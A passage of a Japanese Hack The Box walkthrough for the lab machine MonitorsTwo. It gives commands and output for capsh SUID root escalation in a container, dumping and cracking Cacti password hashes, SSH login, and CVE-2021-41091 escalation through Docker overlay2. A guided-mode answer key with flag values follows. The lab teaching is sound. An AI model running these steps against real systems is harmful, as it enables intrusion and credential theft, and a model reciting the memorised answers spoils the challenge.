(5) ブラウザを用いてGTFOBins(https://gtfobins.github.io/)にアクセスする。
(6) 下部にあるテキストボックスに「capsh」を入力して、表示されたcapshの横にある「SUID」をクリックする。
(7) 「./capsh –gid=0 –uid=0 –」コマンドを実行すると、特権昇格ができることが分かる。
(8) /sbin/capshを用いてDockerのマシンにて特権昇格する。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ /sbin/capsh --gid=0 --uid=0 --
  →rootのプロンプト(#)が表示される。
データベースから認証情報取得
(1) 設定ファイルの場所を確認するために「conf」という文字列が含むファイルを調べると、「/var/www/html/include/config.php」があることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

# find /var/www/html/ -name "*conf*"
/var/www/html/include/fa/js/conflict-detection.js
/var/www/html/include/fa/js/conflict-detection.min.js
/var/www/html/include/fa/svgs/brands/confluence.svg
/var/www/html/include/vendor/csrf/csrf-conf.php
/var/www/html/include/config.php
/var/www/html/docs/images/graphs-edit-nontemplate-configuration.png
/var/www/html/docs/apache_template_config.html
(5) 「/var/www/html/include/config.php」の内容を確認すると、データベースへの認証情報を確認できる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

# cat /var/www/html/include/config.php
ーーー(省略)ーーー
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'db';
$database_username = 'root';
$database_password = 'root';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
ーーー(省略)ーーー
(6) データベースの認証情報を用いて、cactiデータベースにログインする。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

# mysql -u root -p cacti -h db
  →パスワード(root)を入力する。
(7) データベース内のテーブル一覧を表示すると、ユーザー情報が記載されてそうなuser_authテーブルがあることが分かる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

MySQL [cacti]> show tables;
+-------------------------------------+
| Tables_in_cacti                     |
+-------------------------------------+
| aggregate_graph_templates           |
| aggregate_graph_templates_graph     |
| aggregate_graph_templates_item      |
| aggregate_graphs                    |
| aggregate_graphs_graph_item         |
| aggregate_graphs_items              |
| automation_devices                  |
| automation_graph_rule_items         |
| automation_graph_rules              |
| automation_ips                      |
| automation_match_rule_items         |
| automation_networks                 |
| automation_processes                |
| automation_snmp                     |
| automation_snmp_items               |
| automation_templates                |
| automation_tree_rule_items          |
| automation_tree_rules               |
| cdef                                |
| cdef_items                          |
| color_template_items                |
| color_templates                     |
| colors                              |
| data_debug                          |
| data_input                          |
| data_input_data                     |
| data_input_fields                   |
| data_local                          |
| data_source_profiles                |
| data_source_profiles_cf             |
| data_source_profiles_rra            |
| data_source_purge_action            |
| data_source_purge_temp              |
| data_source_stats_daily             |
| data_source_stats_hourly            |
| data_source_stats_hourly_cache      |
| data_source_stats_hourly_last       |
| data_source_stats_monthly           |
| data_source_stats_weekly            |
| data_source_stats_yearly            |
| data_template                       |
| data_template_data                  |
| data_template_rrd                   |
| external_links                      |
| graph_local                         |
| graph_template_input                |
| graph_template_input_defs           |
| graph_templates                     |
| graph_templates_gprint              |
| graph_templates_graph               |
| graph_templates_item                |
| graph_tree                          |
| graph_tree_items                    |
| host                                |
| host_graph                          |
| host_snmp_cache                     |
| host_snmp_query                     |
| host_template                       |
| host_template_graph                 |
| host_template_snmp_query            |
| plugin_config                       |
| plugin_db_changes                   |
| plugin_hooks                        |
| plugin_realms                       |
| poller                              |
| poller_command                      |
| poller_data_template_field_mappings |
| poller_item                         |
| poller_output                       |
| poller_output_boost                 |
| poller_output_boost_local_data_ids  |
| poller_output_boost_processes       |
| poller_output_realtime              |
| poller_reindex                      |
| poller_resource_cache               |
| poller_time                         |
| processes                           |
| reports                             |
| reports_items                       |
| sessions                            |
| settings                            |
| settings_tree                       |
| settings_user                       |
| settings_user_group                 |
| sites                               |
| snmp_query                          |
| snmp_query_graph                    |
| snmp_query_graph_rrd                |
| snmp_query_graph_rrd_sv             |
| snmp_query_graph_sv                 |
| snmpagent_cache                     |
| snmpagent_cache_notifications       |
| snmpagent_cache_textual_conventions |
| snmpagent_managers                  |
| snmpagent_managers_notifications    |
| snmpagent_mibs                      |
| snmpagent_notifications_log         |
| user_auth                           |
| user_auth_cache                     |
| user_auth_group                     |
| user_auth_group_members             |
| user_auth_group_perms               |
| user_auth_group_realm               |
| user_auth_perms                     |
| user_auth_realm                     |
| user_domains                        |
| user_domains_ldap                   |
| user_log                            |
| vdef                                |
| vdef_items                          |
| version                             |
+-------------------------------------+
111 rows in set (0.001 sec)
(8) user_authテーブルの内容を確認すると、adminユーザーやmarcusユーザーのパスワードハッシュ値を確認できる。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

MySQL [cacti]> SELECT * from user_auth;
+----+----------+--------------------------------------------------------------+-------+----------------+------------------------+----------------------+-----------------+-----------+-----------+--------------+----------------+------------+---------------+--------------+--------------+------------------------+---------+------------+-----------+------------------+--------+-----------------+----------+-------------+
| id | username | password                                                     | realm | full_name      | email_address          | must_change_password | password_change | show_tree | show_list | show_preview | graph_settings | login_opts | policy_graphs | policy_trees | policy_hosts | policy_graph_templates | enabled | lastchange | lastlogin | password_history | locked | failed_attempts | lastfail | reset_perms |
+----+----------+--------------------------------------------------------------+-------+----------------+------------------------+----------------------+-----------------+-----------+-----------+--------------+----------------+------------+---------------+--------------+--------------+------------------------+---------+------------+-----------+------------------+--------+-----------------+----------+-------------+
|  1 | admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |     0 | Jamie Thompson | admin@monitorstwo.htb  |                      | on              | on        | on        | on           | on             |          2 |             1 |            1 |            1 |                      1 | on      |         -1 |        -1 | -1               |        |               0 |        0 |   663348655 |
|  3 | guest    | 43e9a4ab75570f5b                                             |     0 | Guest Account  |                        | on                   | on              | on        | on        | on           | 3              |          1 |             1 |            1 |            1 |                      1 |         |         -1 |        -1 | -1               |        |               0 |        0 |           0 |
|  4 | marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |     0 | Marcus Brune   | marcus@monitorstwo.htb |                      |                 | on        | on        | on           | on             |          1 |             1 |            1 |            1 |                      1 | on      |         -1 |        -1 |                  | on     |               0 |        0 |  2135691668 |
+----+----------+--------------------------------------------------------------+-------+----------------+------------------------+----------------------+-----------------+-----------+-----------+--------------+----------------+------------+---------------+--------------+--------------+------------------------+---------+------------+-----------+------------------+--------+-----------------+----------+-------------+
(9) データベースへの接続を終了する。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

MySQL [cacti]> exit;
John the Ripperを用いてハッシュ値解析
(1) adminユーザーやmarcusユーザーのパスワードハッシュ値がどのようなハッシュ値か確認するために、「https://hashes.com/en/tools/hash_identifier」にパスワードハッシュ値を入力して「SUBMIT & IDENTIFY」をクリックする。
(2) bcryptというアルゴリズムで生成されたハッシュ値であることが分かる。
(3) Kali Linux側の操作で取得したadminユーザーとmarcusユーザーの認証情報をファイルに格納する。
※Kali Linux側のマシンでコマンドを実行する。

$ vi MonitorsTwo_hash.txt
  →以下の2行をを書き込む。
    $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
    $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C

$ cat MonitorsTwo_hash.txt
$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C
(4) John the Ripperを用いてadminユーザーのハッシュ値を解析すると、「funkymonkey」のハッシュ値であることが分かる。
※Kali Linux側のマシンでコマンドを実行する。

$ john MonitorsTwo_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
funkymonkey      (?)
marcusユーザーでSSHログイン
(1) sshを用いてmarcusユーザーでログインする。
※kali Linux上で以下のコマンドを実行する。

$ ssh marcus@10.10.11.211
  →パスワード(funkymonkey)を入力する。
(2) 現在ログインしているユーザー情報を確認すると、marcusユーザーであることが分かる。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)


$ whoami
marcus
(3) 一般ユーザー用のフラグファイルを確認する。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ cat /home/marcus/user.txt
7e07bb0a68b8b4066f58a28c6a15fcb3
特権昇格のための調査
(1) sudoコマンドの設定を確認する。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(funkymonkey)を入力する。
Sorry, user marcus may not run sudo on localhost.
(2) SUIDファイルを検索する。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
(3) .bash_historyファイルを確認すると、何も出力されない。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ cat /home/marcus/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
8080 open
38563 open
48706 open
(5) OSの情報を確認すると、「Ubuntu 20.04.6」であることが分かる。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ uname -a
Linux monitorstwo 5.4.0-147-generic #164-Ubuntu SMP Tue Mar 21 14:23:17 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.6 LTS
Release:        20.04
Codename:       focal
(6) marcusユーザーに送信されたメール(/var/mail/marcus)を確認すると、CVE-2021-33033、CVE-2020-25706、CVE-2021-41091の3つの脆弱性を早急に対応する必要がある旨のメッセージが記載されている。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ cat /var/mail/marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error messages during template import previews in the xml_path field. This could allow an attacker to inject malicious code into the webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attackers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insufficiently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
(7) CVE-2021-41091の脆弱性をGoogeで検索すると、Dockerのバージョン20.10.9で修正されていることが分かる。そのため、dockerのバージョンを確認すると、20.10.5のため脆弱性が残っていることが分かる。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ docker --version
Docker version 20.10.5+dfsg1, build 55c4c88
特権昇格(CVE-2021-41091の脆弱性悪用)
(1) 「CVE-2021-41091 exploit」でGoogle検索すると、Dockerコンテナ上でSUIDが付与されたプログラムをホストマシン上の権限のないユーザーがroot権限で実行できるというものです。
(2) Dockerのマシン上で/bin/bashにSUIDをセットする。
※リバースシェルで奪取した攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

# chmod u+s /bin/bash


# ls -al /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
(3) Dockerのデータが格納されている場所を調べると、/var/lib/docker/overlay2/に格納されていることが分かる。
※marcusユーザーでログインした攻撃対象のマシン(MonitorsTwo)上で以下のコマンドを実行する。

$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G     0  1.9G   0% /dev
tmpfs           394M  1.3M  392M   1% /run
/dev/sda2       6.8G  4.3G  2.5G  64% /
tmpfs           2.0G     0  2.0G   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           2.0G     0  2.0G   0% /sys/fs/cgroup
overlay         6.8G  4.3G  2.5G  64% /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
shm              64M     0   64M   0% /var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm
overlay         6.8G  4.3G  2.5G  64% /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
shm              64M     0   64M   0% /var/lib/docker/containers/50bca5e748b0e547d000ecb8a4f889ee644a92f743e129e52f7a37af6c62e51e/mounts/shm
tmpfs           394M     0  394M   0% /run/user/1000
(4) Docker上の/bin/bashにSUIDがセットされていることを確認し、実行してroot権限を奪取する。
$ cd /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged


$ ls -al ./bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 ./bin/bash


$ ./bin/bash -p
  →root権限のプロンプト(bash-5.1#)が表示される。
(5) 現在ログインしているroot情報を確認すると、rootユーザーであることが分かる。
# id
uid=1000(marcus) gid=1000(marcus) euid=0(root) groups=1000(marcus)


# whoami
root
(6) 特権ユーザー用のフラグファイルを確認する。
# cat /root/root.txt
12bddb1205de8d62022f2ba8098d04e8
[補足] Guided ModeのQA
・Task 1
問題(英語訳):Which version of nginx does the target machine run on TCP port 80?
問題(日本語訳):ターゲット マシンは TCP ポート 80 でどのバージョンの nginx を実行しますか?

答え:1.18.0
・Task 2
問題(英語訳):Which version of Cacti is running on the web server?
問題(日本語訳):Web サーバーで実行されている Cacti のバージョンは何ですか?

答え:1.2.22
・Task 3
問題(英語訳):This particular version of Cacti is susceptible to Remote Code Execution; which endpoint exposes the vulnerability?
問題(日本語訳):この特定のバージョンの Cacti はリモート コード実行の影響を受けます。どのエンドポイントで脆弱性が露呈するのでしょうか?

答え:/remote_agent.php
・Task 4
問題(英語訳):Which HTTP header needs to be modified in order to bypass the service's authorisation checks?
問題(日本語訳):サービスの認証チェックをバイパスするには、どの HTTP ヘッダーを変更する必要がありますか?

答え:X-Forwarded-For
・Task 5
問題(英語訳):Which binary inside the Docker container has the SUID bit set and can be abused to gain root access in the container?
問題(日本語訳):Docker コンテナ内のどのバイナリに SUID ビットが設定されており、コンテナ内でルート アクセスを取得するために悪用される可能性がありますか?

答え:/sbin/capsh
・Task 6
問題(英語訳):What is the name of the table inside the cacti MySQL database that contains password hashes.
問題(日本語訳):パスワード ハッシュを含む cacti MySQL データベース内のテーブルの名前は何ですか。

答え:user_auth
・Submit User Flag
問題(英語訳):Submit the flag located in the marcus user's home directory.
問題(日本語訳):marcus ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:7e07bb0a68b8b4066f58a28c6a15fcb3
※「/home/marcus/user.txt」の内容
・Task 8
問題(英語訳):Which of the CVE's mentioned in the security bulletin within /var/mail is the target machine vulnerable to?
問題(日本語訳):/var/mail 内のセキュリティ情報に記載されている CVE のうち、ターゲット マシンが脆弱なのはどれですか?

答え:CVE-2021-41091
・Task 9
問題(英語訳):Within which directory on the host system can Docker-related filesystems be found? For example, the overlay2 directory is here.
問題(日本語訳):Docker 関連のファイルシステムはホストシステムのどのディレクトリにありますか? たとえば、overlay2 ディレクトリはここにあります。

答え:/var/lib/docker
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:12bddb1205de8d62022f2ba8098d04e8
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。